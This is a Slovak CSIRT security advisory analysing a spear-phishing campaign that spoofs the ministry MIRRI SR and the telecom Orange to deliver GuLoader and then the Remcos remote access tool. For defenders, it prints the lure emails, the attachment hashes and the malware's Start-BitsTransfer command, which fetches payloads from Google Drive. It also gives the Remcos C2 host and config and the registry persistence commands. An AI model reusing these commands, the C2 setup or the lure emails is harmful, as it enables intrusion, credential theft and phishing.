Varovanie

MIRRI SR: Zaznamenaný kybernetický útok falšuje meno ministerstva a iných organizácií

Remcos RAT + analýza

Ministerstvo investícií, regionálneho rozvoja a informatizácie SR (MIRRI SR) zaznamenalo nebezpečnú e-mailovú spear-phishingovú kampaň. Kybernetický útok falšuje a zneužíva dobré meno MIRRI SR.

Obsah e-mailu, ktorý podvodníci rozposielajú, súvisí s pozvánkou na predloženie cenovej ponuky nešpecifikovaného tovaru alebo služby a odkazuje na súbor v prílohe. Predmet zachytenej verzie emailu je „RFQ-MIRRI SR-09015-131123//05432CMU/SK“.

Útočníci falšujú e-mailovú adresu *ipl@mirri.gov.sk* a totožnosť nemenovanej generálnej riaditeľky jednej zo sekcií MIRRI SR. Týmito krokmi sa snažia vzbudiť dôveru obete a dosiahnuť, aby otvorila škodlivý súbor, ktorý predstavuje prvé štádium malvéru.

```
Received: from [72.251.232.30] (port=53619)
        by ns3.p201.dns.oraclecloud.net with esmtpsa  (TLS1.3) tls TLS_AES_256_GCM_SHA384
        (Exim 4.96.2)
        (envelope-from <ipl@mirri.gov.sk>)
        id 1r2V5Q-001Ivc-2K
        Mon, 13 Nov 2023 06:26:36 -0500
From: =?UTF-8?B?SW5nLiBEb21pbmlrYSBTZW1hbm92w6EgLSBNaW5pc3RlcnN0dmEgaW52ZXN0w61jacOt?= <ipl@mirri.gov.sk>
Subject: RFQ-MIRRI SR-09015-131123//05432CMU/SK
```

Dobrý deň,

Ministerstvo investícií si Vás dovoľuje pozvať na účely Žiadosti o cenovú ponuku podľa priloženého súboru.

PODMIENKY:
Za prepravu musí zodpovedať dodávateľ a náklady musia byť zahrnuté v rozpočte.
- Cenová ponuka musí byť na množstvo požadované v objednávke.
- Uvedené ceny musia zahŕňať DPH.
- Detailný čas dodania a platnosť ponuky.
- Uveďte hmotnosť, rozmery a HS kód materiálu.
- Vo svojej cenovej ponuke vopred uveďte, či je uvedená položka náhradou/alternatívou

DÔLEŽITÉ!!! PLATOBNÁ PODMIENKA MUSÍ BYŤ 90 DNÍ ALEBO INAK DO 60 DNÍ (AK AKCEPTUJETE 30 DNÍ, OZNAMTE SA).

Odteraz čakám na odpoveď.

Vopred Vám ďakujem za spoluprácu.

S pozdravom

Generálna riaditeľka |

MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY | V4FUTURE | PODPORUJEME UKRAJINU

Pribinova 25 | 811 09 Bratislava | Slovenská republika

Upozornenie:
Autorom tejto správy elektronickej pošty je Táto správa je určená výlučne jej adresátovi. Informácie a údaje, ktoré s Vás, že informácie a údaje v nej uvedené nie ste oprávnený spracúvať, ani ich sprístupniť alebo poskytnúť tretej osobe alebo ich zverejniť. za dôverný. Jeho obsah nemôže byť postúpený, duplikovaný, využívaný alebo sprístupnený bez môjho výslovného povolenia.

1 príloha: RFQ-MIRRI SR-09015-131123◆pdf.zip 0 bajtov

Závažnosť: Vysoká

Možné škody:

- **Únik citlivých informácií**
- **Vzdialené vykonávanie kódu**


Zraniteľné systémy: OS Windows

Analýza

VJ CSIRT vykonala analýzu škodlivej prílohy s nasledovnými zisteniami.

Príloha e-mailu je súbor s názvom RFQ-MIRRI SR-09015-131123pdf.zip


- *SHA-1: 8956A953AF055C69DF3AD3DEACC328C5D9163491*
- *MD5: dda0e443b66b741765a04cf22bc0b329.*



Zdroj: https://www.virustotal.com/gui/file/be3551e717630312065f5c5d9786847a381c2fe9cd387b5c343c8eaa14584821

Archív obsahuje súbor RFQ-MIRRI SR-09015-131123·pdf.vbs

- *SHA-1: 7D35F9A761F41E4981301FBE01D996FE287FCFB3 • MD5: b0d3c7ac54d29cee4b3c35f4ad9c9dbd*




Zdroj: https://www.virustotal.com/gui/file/694617e9be11fd7c0deed88781cd3cd4531aea81b27489089b3599781541cad9

Ide o obfuskovaný VBScript skript ktorého hlavná úloha je spustiť príkaz:

Start-BitsTransfer -Source https[://]drive[.]google[.]com/uc?export=download&id=1eTKCx6xumUROr-cNlm9fSmx-ePOn_okn Destination "C:\Users\[username]\AppData\Roaming\Steermans.Ide"

Súbor sa na serveri volá Komma.lpk, u klienta sa uloží ako Steermans.Ide.

- *SHA-1: 66647E15B53B1EBDD1E54CA55F105BF66F931B6B*
- *MD5: 09012dea074d01aefbbfe010492b1305*



Zdroj: https://www.virustotal.com/gui/file/f216b2fa4cd1978e8167cec7d20fe7178a23ab79ebdd6ea5a71cc4f932b66250

Tento súbor **obsahuje base64 kódovaný obfuskovaný powershell skript** ktorý si vytvára príkazy z hexadecimálnych textov z ktorých urobí xorované charcodes a tie prevedie na text príkazu.

Skript si alokuje pamäť vo svojom Powershell procese a skopíruje do nej časť súboru **Steermans.Ide**. Druhú časť súboru skopíruje do ďalšej alokovanej pamäte. Tento shellcode potom **spustí cez metódu CallWindowProcA**. Prvá časť slúži ako dekryptor druhej časti.

Nový shellcode spúšťa legitímny proces wab.exe ktorý si stiahne ďalší stage z:

https[://]drive.google[.]com/uc?export=download&id=1In_7YYK5uUARZhyEA9MpMGGpOIRAU5tG

Ide o súbor mFRImkzFZHv11.bin

- *SHA-1: F6E30308BFA3C6CBFE8AE6A764986A40BA9B764D*
- *MD5: 0c63032a8acaa6a4686ef4f4ab802287*

Downloader shellcode je známy malvér Guloader. Malvér Guloader sťahuje finálny paylod korým je Remote Access Tool **Remcos**.

Konfigurácia Remcosu obsahuje nasledovné dôležité premenné:

Botnet: *RemoteHost*
C2: *a458386d9.duckdns.org:3256*
copy_file: *remcos.exe*
copy_folder: *Remcos*
keylog_file: *logs.dat*
keylog_folder:*remcos*
mutex:*Rmc-42EOAE*
screenshot_path: *%AppData%*
screenshot_folder: *Screenshots*

Získané prihlasovacie údaje a ďalšie extrahované informácie malvér ukladá v šifrovanej podobe v súbore

C:\ProgramData\remcos\logs.dat

Proces wab.exe zabezpečuje perzistenciu cez kľúč

Software\Microsoft\Windows\CurrentVersion\Run\Ublufr kde pridá hodnotu "%Poka4% -w 1 $Bulgarere114=(Get-ItemProperty -Path 'HKCU:\\Brither\\').Kokkepig;%Poka4% ($Bulgarere114)".

Poka4 je premenná prostredia ktorá má ukazovať na Powershell.exe ale posledné "e" v nej chýba.

V kľúči *HKCU:\Brither\Kokkepig* **je skript zo súboru Steermans.Ide.**

Malvér tiež vypína UAC aby si zabezpečil vyššie oprávnenia.

Odporúčania:

- **Okamžité odpojenie stroja od internetu (odpojenie od ethernetu, vypnutie sieťových rozhraní v ovládacom paneli OS)**
- **Zmeniť prihlasovacie údaje ku všetkým online účtom a službám, na ktoré ste pristupovali z napadnutého stroja**
- **Kontrola identifikátorov kompromitácie v infraštruktúre a v napadnutom stroji (sieťové záznamy, registre OS, existencia súborov spojených s malvérom)**
- **Vytvorenie zálohy osobných súborov (na offline úložisko) a následné preskenovanie Antivírusovým softvérom, podľa zistení z vyššie uvedených informácií z VirusTotal)**
- **Reinštalovanie napadnutého stroja (formát disku, nová inštalácia / formát disku a obnova zo zálohy, ktorá sa ale nenachádzala v počítači počas kompromitácie – offline uložené zálohy) Prechádzanie podobným incidentom**

V rámci kampane sú rozposielané rôzne prílohy s rôznymi mutáciami/variáciami a nie všetky antivírusové programy ich dokážu včas zachytiť.

VJ CSIRT predpokladá, že takýchto e-mailov je aktuálne v obehu väčšie množstvo a ide o veľmi rozsiahlu kampaň.

Predchádzanie podobným incidentom


Podvodníci sa neustále zdokonaľujú, okrem kontroly odosielateľovej e-mailovej adresy a správnosti napísaného textu je potrebné dávať väčší pozor na prílohy.

Prílohy vo formátoch, ako napríklad: **.zip, .7z, .rar, .PDF, .doc, .docm, .dotm, .exe, .ppt, .pptm, .potm, .ppsm, .ppam, .ppa, .xls, .xlsm, .xlsb, .xltm, .xlt, .xlam, .pif, .application, .gadget, .msi, .msp, .com, .scr, .hta, .cpl, .msc, .jar, .bat, .cmd, .vb, .vbs, .vbe, .js, .jse, .ws, .wsf, .wsc, .wsh, .ps1**, **.ps1xml**, **.ps2**, **.ps2xml**, **.psc1**, **.psc2, .msh**, **.msh1**, **.msh2**, **.mshxml**, **.msh1xml**, **.msh2xml, .scf, .lnk, .inf, .reg, .sldm** a ďalšie.

Je potrebné si **vždy overiť**, či Vám odosielateľ e-mailovej správy skutočne takúto prílohu zaslal.

Rovnaký postup platí, ak je v e-mailovej správe URL odkaz, ktorý vyžaduje osobné/citlivé informácie, alebo nabáda riešiť žiadosti/ponuky s urgenciou – naliehavo, neodkladne...

VJ CSIRT zároveň zaznamenala ďalšie, podobné e-mailové správy, ktoré sú zasielané z rovnakej IP/služby a snažia sa podvrhnúť e-mailovú adresu. Kampaň má rovnaký modus operandi.



```
Received: from [72.251.232.30] (port=61101)
        by ns3.p201.dns.oraclecloud.net with esmtpsa  (TLS1.3) tls TLS_AES_256_GCM_SHA384
        (Exim 4.96.2)
        (envelope-from <faktura@orange.sk>)
        id 1r3B3r-001ntU-0U
        Wed, 15 Nov 2023 03:15:46 -0500
From: Orange - faktura <faktura@orange.sk>
Subject: =?UTF-8?B?RWxla3Ryb25pY2vDvSBkb2tsYWQgLSBGYWt0w7pyYQ==?=
```

orange-logo.png **Faktúra**

Suma na úhradu **173,52 €**

Fakturačné obdobie
15. 10. 2023 – 14. 11. 2023

Splatnosť do 16. 11. 2023
Variabilný symbol: 0197461635

Uvedenie správneho variabilného symbolu je nevyhnutné pre korektné priradenie Vašej platby.


Vážený zákazník,
zasielame Vám elektronickú faktúru (v prílohe) za predchádzajúce fakturačné obdobie.
Ďakujeme, že ste s nami.

Prehľad faktúry

Mesačné poplatky	154,59 €
Iné poplatky	38,00 €
Spotreba	7,44 €
Zľavy	-45,11 €
Splátky	18,60 €
Celková suma na úhradu	**173,52 €**

Právne informácie / Legal notes

1 príloha: Fakt◆ra_019746163◆pdf.zip 124 kB



Zdroj: https://www.virustotal.com/gui/file/18b75005950d9e39a1eb5ce18453e23e00ddecb2ac941967686f8a27b2db9ef9

Príloha e-mailu je súbor s názvom Fakt&#65533;ra_019746163&#65533;pdf.zip

SHA-1: DA53CB0EC3734C1B4E366509AC403774893C66CB
MD5: b445e01d90e576bc7068d436882ef8d5

Archív obsahuje súbor Faktúra_019746163·pdf.vbe

MD5: c2d91d1d271983f5d3ddcc6229d572f1
SHA-1: 42214503d23d5f889b2ca926b9b56971fe593fc2

Ide o obfuskovaný VBScript skript ktorého hlavná úloha je spustiť príkaz:

Start-BitsTransfer -Source
https[://]drive.google[.]com/uc?export=download&id=1LV048PzXm-3xSfsHkm3UWmoDxV-3IngH

Súbor sa na serveri volá *Obelionsta.fla,* **uloží sa ako**

C:\Users\windows\AppData\Roaming\Fennosk.Ami

SHA-1: 8313F15135371A044A48BD342EE04152D092B9A6
MD5: a245ea1e5871e4b1d0ccb17b6aa8d6ed

Rovnako poskladaný shellcode spúšťa legitímny proces wab.exe ktorý si stiahne ďalší stage z:

https*[://]*drive.google*[.]*com/uc?export=download&id=1LXAl0p9ZnYifqUtjbiOIUTxVWZ9Gh1KV –

Ide o súbor *CYvWg139.bin*

SHA-1: B70C513C51783DC466D90B3B5867E02DDF594E11
MD5: fae7ab646200e98fafcdaacceab0f63b

Rovnako ide o downloader shellcode známy ako malvér Guloader. Malvér Guloader sťahuje finálny paylod korým je rovnako Remote Access Tool Remcos.

Konfigurácia Remcosu obsahuje rovnaké premenné:

Botnet: *RemoteHost*
C2: *a458386d9.duckdns.org:3256*
copy_file: *remcos.exe*
copy_folder: *Remcos*
keylog_file: *logs.dat*
keylog_folder: *remcos*
mutex: *Rmc-42EOAE*
screenshot_path: *%AppData%*
screenshot_folder: *Screenshots*

Vytvorenie perzistencie je mierne rozdielne

Proces wab.exe zabezpečuje perzistenciu cez pozmenený kľúč

Software\Microsoft\Windows\CurrentVersion\Run\Safa = "%Poka4% -w 1 $Folke=(Get-ItemProperty -Path 'HKCU:\\Trutin\\').Apocryp;%Poka4% ($Folke)"

Podľa zistení z analýzy súborov konštatujeme, že ide pravdepodobne o jednu rozsiahlu kampaň.

Útočník používa službu *BITS* na stiahnutie škodlivého kódu pomocou *Google disku*, ktorého URI sa môže meniť.

Rovnaký proces je aj pri uložení súboru do Roaming adresára, spustenie procesu wab.exe s pomocou powershell a vypnutie UAC.

Útočník rovnako pridáva novú systémovú premennú prostredia pre powershell a novú položku v Run kľúči kde je predmetná systémová premenná použitá.

Útočník mení *URI* na *Google disk*, **názvy** súborov a **cesty** pre ukladanie súborov a tak vytvára nové **mutácie/variácie,** na ktoré **antivírusy reagujú oneskorene**.